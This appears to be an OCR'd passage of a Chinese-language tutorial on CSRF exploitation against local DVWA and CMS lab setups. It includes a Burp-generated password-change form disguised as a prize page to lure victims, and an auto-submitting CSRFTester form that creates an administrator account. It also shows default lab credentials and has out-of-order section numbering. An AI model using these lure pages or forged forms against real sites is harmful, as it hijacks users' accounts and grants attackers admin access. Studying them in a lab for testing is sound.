
可以简单修改个中奖页面，诱惑受害者点击

huodong.html

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <img src="zhongjiang.png">
    <form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="hongri" />
      <input type="hidden" name="password&#95;conf" value="hongri" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="点击领奖" />
    </form>
  </body>
</html>
```


进入领取

点击领奖成功修改密码




1.2.2.2 CSRFTester


下载地址：https://www.owasp.org/index.php/File:CSRFTester-1.0.zip




下载后点击run.bat




正常打开，并监听8008端口，需要把浏览器代理设置为8008



点击Start Recording，开启CSRFTester检测工作，我们这里抓添加管理员的数据包




然后右击删除没用的数据包



点击Generate HTML生成CSRF攻击脚本，我们这次添加test1账号

```
</head>

<body onload="javascript:fireForms()">
<script language="JavaScript">
var pauses = new Array( "77" );

function pausecomp(millis)
{
    var date = new Date();
    var curDate = null;

    do { curDate = new Date(); }
    while(curDate-date < millis);
}

function fireForms()
{
    var count = 1;
    var i=0;

    for(i=0; i<count; i++)
    {
        document.forms[i].submit();

        pausecomp(pauses[i]);
    }
}

</script>
<H2>OWASP CRSFTester Demonstration</H2>
<form method="POST" name="form0" action="http://127.0.0.1:80/74/index.php?m=admin&c=admin&a=add">
<input type="hidden" name="username" value="test1"/>
<input type="hidden" name="email" value="test@baidu.com"/>
<input type="hidden" name="password" value="123456"/>
<input type="hidden" name="repassword" value="123456"/>
<input type="hidden" name="role_id" value="1"/>
<input type="hidden" name="submit3" value="添加"/>
</form>
```

打开此文件，成功添加账号



1.2.2 CSRF漏洞利用实例之DVWA

1.2.2.1 安装步骤


下载地址：https://codeload.github.com/ethicalhack3r/DVWA/zip/master
漏洞环境：windows、phpstudy
先把config目录下config.inc.php.dist文件名修改为config.inc.php，数据库密码修改为自己的。

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'root';
```

然后访问dvwa，因为csrf漏洞不涉及红色部分配置，直接创建即可

创建成功，账号密码是admin/password

这里可以调相应的安全等级



1.2.2.2 low等级

